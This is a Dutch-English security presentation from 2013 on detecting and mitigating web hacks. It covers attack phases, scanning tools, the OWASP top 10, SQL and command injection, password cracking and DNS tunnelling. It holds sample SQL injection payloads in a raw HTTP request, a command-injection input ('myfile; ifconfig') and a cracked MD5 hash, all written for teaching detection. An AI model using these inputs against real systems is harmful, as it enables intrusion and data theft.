4 februari
2013

ISACA

Detect the hack II
OWASP, detection & Migitation

Oscar Vermaas
Sr Security Consultant

hoffmann
Vertrouwen is goed, Hoffmann is beter.


Hoffmann Investigations

- Investigations in private sector and government
  - Police, FIOD-ECD, NMA, OPTA en OM
- Investigates fraud, theft, corporate espionage, hacking
- Experienced investigations team:
  - *PO, CISSP, RE,CISA, CEH, MSCE, LPIC*

Services:

- Digital forensics
- Open Source Development, Linux forensics libs: libewf, libpff
- Pentesting
- Malware analysis
- Hacking investigations

ICT-Security



Hoffmann Investigations

ICT-Security

Forensics

Cybercrime & Audits

Outline

- Autonomy of a hacking attack (The five P's) revisited
- OWASP demonstration
  - Hack a webserver and consequences
  - Early warning signs, indicators & traces
- Conclusion

Autonomy of a hacking attack (The five P's)

A hacking attack consists of several phases in which a hacker or hacker group can reveal its interest for a particular organization or individual.

These phases are:

1. **P**robe
2. **P**enetrate
3. **P**ersist
4. **P**ropagate
5. **P**aralyze

When to detect an attack

Detect it as early as possible

- Most attacks take a long time to be executed, especially in the probe/penetration phase
- Many attacks are succeful because of multiple vulnerabilties

If you detect it, block the attackers IP?

- Won’t hurt, but remember TOR, or “stepping stones”?

Don’t get trivially hacked by out-of-date software or clicking links!

- However, www.nu.nl is probably accepted to visit once in a while

Probe

Example run of nikto

- Nikto just guesses URL on a given host
- Extremely noisy
- Easy to detect in access logs files
- If many 200 (as opposed to 404) responses then you might have a problem

Zenmap example run

- Scans ports and protocols
- Starts scripts to interrogate services, banner grabbing
- Harder to detect, probably in firewall logging

Zenmap results

- Open port; service active
- Closed port; no service active
- Filtered; SYN or ACK dropped by firewall (could still be open)

OWASP

Open Web Application Security Project

Released a top 10 of common vulnerabillities found in web applications

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

(Web)Applications

Potential vulnerabilities exist wherever the application accepts input from an external source

Common input sources

- Textboxes, for example ‘search’ fields
- File upload forms
- Post parameters
- Cookies
- HTTP headers, for example User agent string
- HTTP Verbs (GET,POST,PUT …)
- anything that gets send over the socket (≈ fuzzing)

Example “user” input

```
POST /admin.php HTTP/1.1
Host: 192.168.1.108
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://192.168.1.108/admin.php
Cookie: state=step3; param=empty; username=admin%27+or+1%3D1+--+-; password=dddd
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

zoekterm=ll%27+union+select+*+from+users+--+-
```

Other applications and services

Webservers are most widely known

Many others exist

- File transfer protocol (FTP)
- Secure shell (SSH)
- Database servers, mysql, postgres, MSSQL, Oracle
- Mail servers (SMTP, POP, IMAP)
- ….
- Peer-to-peer software
- ….

Anything which communicates with other systems over the internet

Other applications and services

If vulnerable, then often in implementation (programming errors) as opposed to mis-used functionality

Exampe bufferoverflow

- Attacker overwrites portion of process memory with cpu instructions

Symptoms: Crashed services since exploits often leave process in unstable state

User input

All input to a system must not be trusted

- It may seem that data is coming from a trusted source, for example another trusted system
- Any user can always send rogue data to any exposed service

With netcat an attacker can do anything

- While netcat itself is pretty limited

User input

Netcat is a powerfull tool

- It shows that you can send anything you like to a webserver
- Client side validation is absolutely useless!
- It is not a very convinient tool

Burpsuite is an intercepting proxy between the webbrowser and the webserver

- It catches requests
- The user may alter these

Demo SQL/Command injection

What skills do you need to execute a successfull SQL injection attack?

What skills do you need to execute a successfull command injection attack?

Crash course Structured Query Language (SQL)

Select id, naam

From klant

Where id = 5

Command injection

Application is written like this (in some language):

- echo “contents of file ” . $GET[fn] . “: ” . exec(“cat ”+ $GET[fn])
- What if fn == “myfile; ifconfig” ?

Other forms of SQL injection

Boolean SQL injection

- Extract 1 bit of information per GET/POST

Blind SQL injection

- Similar to boolean, often used with sleeps

Error based SQL injection

- Functions like get_hostname(col1) generate errors if value in col1 is not a valid hostname

Above methods are very noisy

- Again watch the logfiles

XSS to inject exploits


Different from Cookie stealing

- Loads a page into a vulnerable browser to attack other users of site
- Could be used to infect admin with malware

Password cracking

Weak passwords are still weak even when hashed

What is better, MD5 or SHA1/SHA2?



What does this MD5 Decrypter tool do?

MD5Decrypter.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker decryption tool.

How many decryptions are in your database?
We have a total of just over **21.188 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replace

Status: Hashes were found! Please find them below...

MD5 Hashes:

Max: 16

Please use a standard list format

```
a4d80eac9ab26a4a2da04125bc2c096a
```

```
a4d80eac9ab26a4a2da04125bc2c096a MD5: s3cr3t
```

Please note the password is after the : character, and the MD5 hash is before it.

What did we learn?

Where do you keep your data?

- In this case it was all-in the ‘DMZ’
- Putting the DB server outside of the DMZ may be even worse if application is vulnerable

Persist tunnels


After the attacker gains access to a network, often the only way to exfiltrate data is through tunneling

DNS is often overlooked

Attacker controls a domainname max3sat.nl

Attacker resolves many hostnames for domain max3sat.nl

Victim network relays queries to attacker


[redacted] - Remote Desktop Connection


C:\Users\Administrator\Desktop\DNS backdoor server\bd_server.exe

```
09/10/2012  12:21 PM            25,514 VGX9A.tmp
09/10/2012  12:21 PM            19,584 VGX9B.tmp
09/10/2012  12:21 PM            39,656 VGX9C.tmp
09/10/2012  12:21 PM            40,562 VGX9D.tmp
09/10/2012  12:21 PM            25,414 VGX9E.tmp
09/10/2012  12:21 PM             8,585 VGX9F.tmp
02/28/2012  09:34 AM    <DIR>          WER5df8.dir00
03/01/2012  01:52 PM             1,408 wmplog00.sqm
03/02/2012  12:02 PM             1,328 wmplog01.sqm
03/20/2012  06:22 PM             1,396 wmplog02.sqm
03/20/2012  06:24 PM             1,420 wmplog03.sqm
03/21/2012  06:01 PM             1,384 wmplog04.sqm
03/21/2012  06:02 PM             1,384 wmplog05.sqm
03/21/2012  06:02 PM             1,384 wmplog06.sqm
03/21/2012  06:02 PM             1,384 wmplog07.sqm
09/10/2012  05:02 PM             1,328 wmplog08.sqm
03/20/2012  06:24 PM             3,102 wmsetup.log
02/01/2013  09:17 AM    <DIR>          WPDNSE
12/05/2011  12:30 PM            50,260 y8IIme2u.pdf.part
01/06/2012  05:27 PM                 0 zol166.tmp
12/05/2011  12:30 PM            50,260 _oC0juMU.pdf.part
             208 File(s)      1,597,699 bytes
             113 Dir(s)  58,996,613,120 bytes free
```

```
!!!1!!!!Hallo os
!!!1!!!!Hallo os
!!!1!!!!Hallo os
!!!1!!!!Hallo os
!!!1!!!!Hallo os
!!!1!!!!Hallo os
!!!1!!!!Hallo os
```

DNS tunnel

Many strange DNS requests are easily detectable


Capturing from Microsoft [Wireshark 1.6.2 (SVN Rev 38931 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply

Filter: dns

No.	Time	Source	Destination	Protocol	Length	Info
